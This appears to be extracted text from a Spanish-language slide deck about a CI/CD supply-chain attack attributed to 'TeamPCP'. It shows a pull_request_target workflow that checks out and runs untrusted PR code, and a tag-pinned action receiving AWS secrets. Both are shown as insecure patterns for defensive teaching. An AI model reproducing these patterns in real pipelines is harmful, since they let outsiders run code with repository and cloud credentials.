
Idea clave: TeamPCP convirtió pipelines y paquetes confiables en canales de distribución de malware.

¿Qué hay dentro de tu pipeline?





Tu pipeline confía en extraños





¿Qué pasó?



apidiff.yaml



```
on:
  pr_target

steps:
- checkout:
  ${{pr.head.ref}}
- run: npm test
```





acceso a toda
la ORG

El workflow apidiff.yaml existía desde octubre 2025 y la herramienta poutine de Boost Security lo detectó el 29 de noviembre de 2025. Tres meses antes del compromiso.



Un Tag no es un commit




```
8 jobs:
9   scan:
10     runs-on: ubuntu-latest
11     steps:
12       - name: Checkout
13         uses: actions/checkout@v4
14
15       - name: Run security scan
16         uses: aquasecurity/trivy-action@v1.0.0
17     env:
18       AWS_ACCESS_KEY_ID: ${ secrets.AWS_ACCESS_KEY_ID }
19       AWS_SECRET_ACCESS_KEY: ${ secrets.AWS_SECRET_ACCESS_KEY }
```

